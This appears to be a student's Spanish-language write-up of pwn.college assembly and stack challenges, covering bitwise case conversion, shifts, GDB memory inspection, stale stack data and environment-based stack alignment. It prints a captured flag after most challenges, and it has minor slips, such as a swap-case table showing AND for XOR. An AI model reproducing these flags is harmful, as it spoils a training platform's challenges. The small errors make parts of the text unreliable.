3.7.7. Lowercase a String

Ahora la instrucción `or`, que realiza lo contrario a la instrucción `and`, revisa byte a byte, y pasa si alguno de los valores es 1.

Esto de aquí, se convierte en una ideal para activar bits, para activar específicos sin modificar el resto.

$$\begin{array}{rcl}
 & 0100\ 0001 & \text{('A', 0x41)} \\
 | & 0010\ 0000 & \text{(turn on 0x20)} \\
 \hline
 & 0110\ 0001 & \text{('a', 0x61)}
 \end{array}$$

Tabla 3.7: Ejemplo, convierte una letra mayúscula y su equivalente en minúscula.

Flag Capturada

✓ CAPTURADA

pwn.college{orAEAgx62AkaNJefpZAiWGqX8V_.01M1ATNywSMycjN4EzW}

3.7.8. Uppercase a String

Ahora si queremos realizar el proceso inverso, solo debemos de apagar el 5to bit.

$$\begin{array}{rcl}
 & 0110\ 0001 & \text{('a', 0x61)} \\
 \& & 1101\ 1111 & \text{(turn off 0xDF)} \\
 \hline
 & 0100\ 0001 & \text{('A', 0x41)}
 \end{array}$$

Flag Capturada

✓ CAPTURADA

pwn.college{gb18fpa-9kZI1IXHqvrqvIWZWHn.0FN1ATNywSMycjN4EzW}

3.7.9. Swap Case

Para invertir un bit de activo a desactivado, y viceversa se necesita el `xor`. Ya que el XOR activa un bit si sus dos entradas son distintos.

Por lo tanto, si aplicamos `xor`, en el 5to bit, vamos a ir invirtiendo de mayúscula a minúscula y viceversa.

$$\begin{array}{rcl}
 & 0110\ 0001 & ('a', 0x61) \\
 \& & 0010\ 0000 & (\text{flip } 0x20) \\
 \hline
 & 0100\ 0001 & ('A', 0x41)
 \end{array}$$

Flag Capturada

✓ CAPTURADA

pwn.college{QB2ZvqReJ8AwwW0GdPiB6BEKrRL.0VN1ATNywSMycjN4EzW}

3.7.10. Texto - Bit Shifting

Podemos mover los bits tanto para la izquierda, o derecha, y luego completando con 0, y los números que se ven desplazados son eliminados.

Y con esto, cada posición a la izquierda es como si se multiplicará con 2 (siempre que no se borren los números de arriba), o dividiendo por 2, por cada posición a la derecha (sin ningún residuo).

3.7.11. Shifting Left

Esto se realiza con la instrucción `shl rax, n`.
Donde `n`, es el valor con el cual se multiplica 2^n .

Flag Capturada

✓ CAPTURADA

pwn.college{kvOpXurI00XIP12zN1_B89Uxrcj.01N1ATNywSMycjN4EzW}

3.7.12. Shifting Right

Esto se realiza con la instrucción `shr rax, n`. Donde `n`, es el valor con el cual se divide 2^n .

Flag Capturada

✓ CAPTURADA

pwn.college{cfX16s6CMbBorRzEjhvzf_Kx3Yp.01N1ATNywSMycjN4EzW}

3.7.13. Texto - Guide: Reading Stored Data in GDB

En la sección «Abrir el archivo Flag», con RIP, utilizaste una etiqueta y una instrucción «lea» para pasar la dirección de los bytes almacenados a la función «open». En «Examinar la memoria con GDB», utilizaste «x/s» para mostrar la cadena en una dirección.

El siguiente reto combina esas ideas en un binario que debes analizar. El binario ya ha realizado el trabajo al estilo «lea» por ti: uno de sus registros contendrá la dirección en tiempo de ejecución de una cadena almacenada. En lugar de buscar cada byte secreto como un valor inmediato dentro de un `cmp`, recorre el código paso a paso hasta que un registro apunte a la cadena almacenada y, a continuación, examina esa dirección como una cadena:

</>

(gdb) x/s \$rsi

3.7.14. Loops on Data

Hasta ahora, los valores que has estado invirtiendo estaban incrustados directamente en las instrucciones como operandos inmediatos. Sin embargo, en este desafío se compara el primer argumento del programa con una cadena codificada de forma fija dentro del propio desafío. La cadena se encuentra en una sección diferente del archivo del programa: la sección `.rodata` (datos de solo lectura) del binario, en lugar de en las propias instrucciones.

Hay varias opciones para encontrarla:

- La más habitual: avanza paso a paso hasta donde se realiza la comparación y utiliza «x» para ver los registros que apuntan a los datos.
- Utilizar el comando `'strings /challenge/reverse-me'` para listar todas las cadenas imprimibles del binario. Hay muchas, pero una de ellas será la contraseña.
- Utilizar `'objdump -s -j .rodata /challenge/reverse-me'` para volcar el contenido sin procesar de la sección `.rodata`.

🚩 Flag Capturada

✓ CAPTURADA

pwn.college{AMjHJFHfLcynFDzkhyu3aoXf8fW.01M1czMywSMycjN4EzW}

3.8. The Stack, Revisited


Subsecciones del Tema

- › Reaching Into the Caller's Frame
- › Loading Stale Stack Data
- › Stealing Stale Stack Data
- › Reserving Your Own Frame
- › Using Your Own Frame
- › Environment Variables on the Stack
- › Aligning the Stack Through the Environment
- › Aligning the Stack Through GDB
- › Aligning the Stack Through GDB, Generalized

3.8.1. Reaching Into the Caller's Frame

La pila almacena las variables locales de las funciones: datos que estas utilizan para funciones que no son necesariamente necesarias para otras funciones del programa.

Por lo tanto, tú podrías acceder al marco de una función para poder conocer los valores de sus variables, y la dirección de retorno.




La instrucción `call solve` realiza 2 acciones:

1. Empula la dirección de retorno a la pila (8bytes), por lo que la dirección de retorno acaba ocupando una dirección menor que la que ya había en la pantalla.
2. Salta a tu código.

El primer paso es fundamental, puesto que la pila crece al revés. La instrucción `pop` suma 8 a `rsp` y la instrucción `push` resta 8, equivalencias:

- `pop rdi = mov rdi, [rsp] y add rsp, 8`
- `push rdi = sub rsp, 8 y mov [rsp], rdi`

instrucción Al momento de ejecutarse, la pila tiene este aspecto:



Flag Capturada

✓ CAPTURADA

pwn.college{wtu3_0lESb6TzTa1PtIXgZ9ZjUS.0F01kDNywSMycjN4EzW}

3.8.2. Loading Stale Stack Data

En este caso, vamos a utilizar los bytes, que se dejarón atrás cuando una función ya devolvió su resultado.

Cuando una función termina y regresa, los bytes que utilizo no se elimina, sino que se quedan obsoletos, esto por un tema de eficiencia.

Cuando los datos que quedan son confidenciales, omitir ese borrado puede convertirse en una vulnerabilidad.

Flag Capturada

✓ CAPTURADA

pwn.college{AZKP7tCbsW41IyFS_Zzsf4hgHU2.0lN2ITNywSMycjN4EzW}

3.8.3. Stealing Stale Stack Data

Se utilizará la misma idea de los datos residuales en la pila con un búfer de bytes.

En este reto, nos pide que llamemos a la función `read_flag`, y luego imprimir por `stdout` los bytes obsoletos de la flag provenientes del marco de la función llamada.

Flag Capturada

✓ CAPTURADA

pwn.college{EVdj0B2CbkZqndmuAe6SpseIdZF.0lNzITNywSMycjN4EzW}

3.8.4. Reserving Your Own Frame

Hasta el momento, las funciones mantienen sus valores temporales en los registros; pero una función puede necesitar más espacio de trabajo (*scratch space*) del que pueden contener los registros.

En la arquitectura x86, una función crea espacio de trabajo en la pila modificando el puntero de la pila `rsp`, para que apunte a una dirección más baja(`sub rsp, 256`).

Solo se tiene que considerar 3 cosas:

1. Ahora se van a necesitar diferentes desplazamientos(*offset*) relativos a `rsp`.
2. Los bytes que se acaban de mover, son memoria común de la pila, y pueden contener datos dejados por código ejecutado anteriormente.
3. Se tiene que devolver `rsp` a su posición original antes de retornar.

Flag Capturada

✓ CAPTURADA

`pwn.college{kz_F2pbSUCr4BskErhXacY_APSE.0F0zITNywSMycjN4EzW}`

3.8.5. Using Your Own Frame

En este desafío se busca presentar que hagas uso de la pila que limpiaste para luego poder hacer comparaciones, con un tamaño específico de la pila y contar la cantidad de repetidos, buena forma de poder practicar lo aprendiendo anteriormente.

Flag Capturada

✓ CAPTURADA

`pwn.college{UP2DMXRmvENTSlQ66pSI2CeQvbg.0F01ATNywSMycjN4EzW}`

3.8.6. Environment Variables on the Stack

Justo después de la lista de argumentos(`argc`, `argv`), el núcleo coloca las variables de entorno. Al igual que `argv`, estas se almacenan en la pila como una matriz de punteros a cadenas, en la que cada cadena incluye el valor de la variable de la siguiente manera `HOME=/home/user/...`

En caso el programa sea llamado sin argumentos, y una única variable de entorno llamada `FLAG`, la estructura de la pila podría ser la siguiente:

Address	Contents	
+-----+		
<code>rsp + 0</code>	1	<--- <code>argc</code>
+-----+		
<code>rsp + 8</code>	<code>rsp + 128</code>	--+ <code>argv[0]</code> : pointer to the program name
+-----+		
<code>rsp + 16</code>	0	NULL (end of <code>argv</code>)
+-----+		
<code>rsp + 24</code>	<code>rsp + 200</code>	--+---+ <code>envp[0]</code> : pointer to the first env var
+-----+		
<code>rsp + 32</code>	0	NULL (end of <code>envp</code>)
+-----+		
Address	Contents	
+-----+		
<code>rsp + 128</code>	<code>"/tmp/..."</code>	<--+ the program name
+-----+		

```

| ...      | ...      |      |
+-----+-----+-----+
| rsp + 200 | "FLAG=..." |<-----+ the first env var: the `FLAG` variable
+-----+-----+-----+

```

Tenemos que tener en cuenta 2 cosas:

1. Tanto `argv` y `envp` terminan en `NULL` al final de cada lista de punteros.
2. Las cadenas de `envp` tiene el formato **NOMBRE=VALOR**. Por lo tanto, `envp[0]` apunta a la cadena que comienza con el nombre de la primavera variable de entorno.

Flag Capturada

✓ CAPTURADA

pwn.college{oJwZQyw-5GHLbcGlvJvvBkPjVoq.0V01kDNywSMycjN4EzW}

3.8.7. Aligning the Stack Through the Environment

La mecánica del desplazamiento (*shift*)

- **Efecto de Empuje:** Como la pila crece hacia direcciones menores, cualquier byte adicional adicional que se inyecte en la sección de cadenas empujará todo lo que se construya, después hacia direcciones de memoria más pequeñas.
- **Relación 1 a 1:** Agregar exactamente un carácter extra a una variable de entorno hace `argv[0]` y el `rsp` termine exactamente un byte más abajo en la memoria.
- **Contabilización Estricta:** El kernel empuja la cadena completa a la pila.

En este caso, «env -i» significa «ejecutar el siguiente comando con un entorno vacío»; los pares NOMBRE=VALOR que se indiquen después de «-i» son las únicas cadenas de entorno que recibe el programa hijo. En este desafío, toma una línea de base limpia con `env -i /challenge/program` para ver en qué dirección quiere que esté `argv[0]`. A continuación, ejecútalo de nuevo con exactamente una variable de entorno, con el número justo de «x» en su valor, para desplazar `argv[0]` a esa dirección.

Flag Capturada

✓ CAPTURADA

pwn.college{MJBRs_d5qvHMMNSEeGFr-1cTxPo.0FM2kDNywSMycjN4EzW}

3.8.8. Aligning the Stack Through GDB

Lo que pasa cuando se utilizar el **GDB**, para poder ver la ejecución del programa, este agrega también su propias variables de entorno, lo que hace que se desplace los valores que estemos buscando, de su ejecución real.

Flag Capturada

✓ CAPTURADA

pwn.college{kHCj1Ivv0sMt8fykwU-tc1seOW2.0VM2kDNywSMycjN4EzW}

3.8.9. Aligning the Stack Through GDB, Generalized

El reto anterior, la shell hereda tanto el entorno interactivo como el de afuera de GDB esto no pasa en la vida real, porque las diferencias de entorno suelen ser más significativas entre tu configuración local y el sistema de destino que se está analizando.

Para poder controlar el entorno donde se esta ejecutando el sistema, se puede usar el comando `env -i`, y a su vez, se le puede agregar variables de entorno según lo necesitemos. `env -i PWN=COLLEGE /program`

🚩 Flag Capturada

✅ CAPTURADA

pwn.college{sL6P3pTXJWED5Re8Dq2jM5dA2Oz.0lM2kDNywSMycjN4EzW}